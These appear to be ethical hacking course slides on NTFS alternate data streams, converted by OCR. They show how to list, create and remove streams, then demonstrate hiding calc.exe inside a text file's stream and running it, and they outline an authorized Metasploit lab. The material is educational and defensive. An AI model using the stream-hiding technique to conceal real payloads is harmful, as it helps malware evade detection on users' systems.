         Do not display the startup banner and copyright message.


C:\Documents and Settings\cis76 student>_
```

The streams command has two options, -s to recurse subdirectories and -d to delete streams.

streams.exe -s c:\




```
C:\Documents and Settings\cis76 student>streams.exe -s c:\

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Error opening c:\pagefile.sys:
The process cannot access the file because it is being used by another process.

c:\Documents and Settings\cis76 student\tim.txt:
   :secret-service-name.txt:$DATA       45
c:\Documents and Settings\cis76 student\Desktop\ADS Spy\ADSSpy.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\Eula.txt:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams64.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\My Documents\Firefox Setup 43.0.1.exe:
   :Zone.Identifier:$DATA       26
c:\Documents and Settings\cis76 student\My Documents\Downloads\Wireshark-win64-2
.0.5.exe:
   :Zone.Identifier:$DATA       26
c:\RECYCLER\S-1-5-21-1246628124-48506347-572454927-1003\Dc1.exe:
   :Zone.Identifier:$DATA       26
c:\System Volume Information\_restore{8D9BD9C6-5382-47D1-8E7F-052F06C2E3BB}\RP3\
A0000033.exe:
   :Zone.Identifier:$DATA       26
c:\WINDOWS\system32\streams.exe.exe:
   :Zone.Identifier:$DATA       26
.
C:\Documents and Settings\cis76 student>_
```

Finding all alternate streams from the command line using streams.exe with the -s recursive option.

Finding Alternate Data Streams

dir /R


```
dir /?
dir /R
```



```
C:\Users\simben76>dir /?
Displays a list of files and subdirectories in a directory.

DIR [drive:][path][filename] [/A[[:]attributes]] [/B] [/C] [/D] [/L] [/N]
  [/O[[:]sortorder]] [/P] [/Q] [/R] [/S] [/T[[:]timefield]] [/W] [/X] [/4]

  [drive:][path][filename]
              Specifies drive, directory, and/or files to list.

  /A          Displays files with specified attributes.
  attributes   D  Directories                R  Read-only files
               H  Hidden files               A  Files ready for archiving
               S  System files               I  Not content indexed files
               L  Reparse Points             -  Prefix meaning not
  /B          Uses bare format (no heading information or summary).
  /C          Display the thousand separator in file sizes.  This is the
              default.  Use /-C to disable display of separator.
  /D          Same as wide but files are list sorted by column.
  /L          Uses lowercase.
  /N          New long list format where filenames are on the far right.
  /O          List by files in sorted order.
  sortorder    N  By name (alphabetic)       S  By size (smallest first)
               E  By extension (alphabetic)  D  By date/time (oldest first)
               G  Group directories first    -  Prefix to reverse order
  /P          Pauses after each screenful of information.
  /Q          Display the owner of the file.
  /R          Display alternate data streams of the file.
  /S          Displays files in specified directory and all subdirectories.
  /T          Controls which time field displayed or used for sorting
  timefield   C  Creation
              A  Last Access
              W  Last Written
  /W          Uses wide list format.
  /X          This displays the short names generated for non-8dot3 file
              names.  The format is that of /N with the short name inserted
              before the long name. If no short name is present, blanks are
              displayed in its place.
  /4          Displays four-digit years

Switches may be preset in the DIRCMD environment variable.  Override
Press any key to continue . . .
```


On recent versions of Windows, the dir command has a /R option

```
echo "Benji's favorite food is chicken" > benji.txt
echo "Benji's favorite game is gopher" > benji.txt:game.txt
dir /R
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\simben76>
C:\Users\simben76>
C:\Users\simben76>
C:\Users\simben76>echo "Benji's favorite food is chicken" > benji.txt

C:\Users\simben76>type benji.txt
"Benji's favorite food is chicken"

C:\Users\simben76>echo "Benji's favorite game is gopher" > benji.txt:game.txt

C:\Users\simben76>more < benji.txt:game.txt
"Benji's favorite game is gopher"

C:\Users\simben76>dir /R
 Volume in drive C has no label.
 Volume Serial Number is A480-0E12

 Directory of C:\Users\simben76

12/09/2017  01:13 PM    <DIR>          .
12/09/2017  01:13 PM    <DIR>          ..
12/09/2017  01:14 PM                37 benji.txt
                                    36 benji.txt:game.txt:$DATA
10/09/2017  01:43 PM    <DIR>          Contacts
10/09/2017  01:43 PM    <DIR>          Desktop
10/09/2017  01:43 PM    <DIR>          Documents
10/09/2017  01:43 PM    <DIR>          Downloads
10/09/2017  01:43 PM    <DIR>          Favorites
10/09/2017  01:43 PM    <DIR>          Links
10/09/2017  01:43 PM    <DIR>          Music
10/09/2017  01:43 PM    <DIR>          Pictures
10/09/2017  01:43 PM    <DIR>          Saved Games
10/09/2017  01:43 PM    <DIR>          Searches
10/09/2017  01:43 PM    <DIR>          Videos
               1 File(s)             37 bytes
              13 Dir(s)  29,615,751,168 bytes free

C:\Users\simben76>_
```

Removing Alternate Data Streams



ADS Spy v1.11 - Written by Merijn

Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!


○ Quick scan (Windows base folder only)
● Full scan (all NTFS drives)
○ Scan only this folder:
☑ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
□ Calculate MD5 checksums of streams' contents

☑ C:\Documents and Settings\cis76 student\tim.txt : party.txt (13 bytes)
☑ C:\Documents and Settings\cis76 student\tim.txt : secret-service-name.txt (45 bytes)

Scan complete, found 2 alternate data streams (ADS's).

Removing the alternate streams with ADS Spy

```
more < tim.test:secret-serive-name.txt
more < tim.test:party.txt
type tim.txt
```




```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>more < tim.txt:party.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
 politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for V
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

The two alternate streams have been deleted but the original file remains.

ADS containing an executable file

```
C:\>mkdir test
C:\>cd test
C:\test>notepad mike.txt
C:\test>type mike.txt
C:\test>type c:\windows\system32\calc.exe > mike.txt:hidden.exe
C:\test>start c:\test\mike.txt:hidden.exe
```



c:\Documents and Settings\cis76 student\tim.txt:hidden.exe

```
C:\>mkdir test

C:\>cd test

C:\test>notepad mike.txt

C:\test>type mike.txt
Michael Richard "Mike" Pence (born June 7, 1959) is an American politician and c
urrent Governor of Indiana. A Republican, Pence was first elected to the United
States House of Representatives in 2000 and is the nominee of his party for Vice
 President of the United States in the 2016 election.
C:\test>
C:\test>
C:\test>
C:\test>type c:\windows\system32\calc.exe > mike.txt:hidden.exe

C:\test>start c:\test\mike.txt:hidden.exe

C:\test>
```


Hiding a program file (calc.exe) in a text file (mike.txt) and running it.

Linux OS Vulnerabilities

See textbook for now ....

(Chapter 8)

Assignment



CIS 76 Linux Lab Exercise

Lab 8: Desktop and Server OS Vulnerabilities
Fall 2016

Lab 8: Desktop and Server OS Vulnerabilities

This lab introduces MBSA (Microsoft Baseline Security Analyzer) and uses Metasploit to hack a vulnerable desktop PC.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podSetup.pdf

Part 1 – Run MBSA on your EH-WinXP VM

1) Download the 32-bit version of MBSA from \\172.30.10.36\depot and install it.
2) Scan your EH-WinXP system using the default options.
3) capture a screen shot of the results when finished.

Lab 8

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 8 due

Quiz questions for next class:

- For CVE-2010-0018, was the Access Vector metric rated as "Local", "Adjacent Network" or "Network"?
- What is the name of the Windows command that can be downloaded from Microsoft to list and delete alternate data streams?
- Using CVE Details to view the products "Google Chrome", "Microsoft Edge" and "Apple Safari" which had the most vulnerabilities in 2015?

Test 2

Notes to instructor

[ ] Remove real test password on Canvas

[ ] Publish test

[ ] Add custom accommodations

Test #2

HONOR CODE:

This test is open book, open notes, and open computer. HOWEVER, you must work alone. You may not discuss the test questions or answers with others during the test. You may not ask or receive assistance from anyone other than the instructor when doing this test. Likewise you may not give any assistance to anyone taking the test.

INSTRUCTIONS:

This test must be completed in one sitting. The submittal will be made automatically when the time is up. If you submit early by accident you will not be able to re-enter and continue. If that happens don't panic! Just email the instructor any remaining answers before the time is up.

Test 2

Backup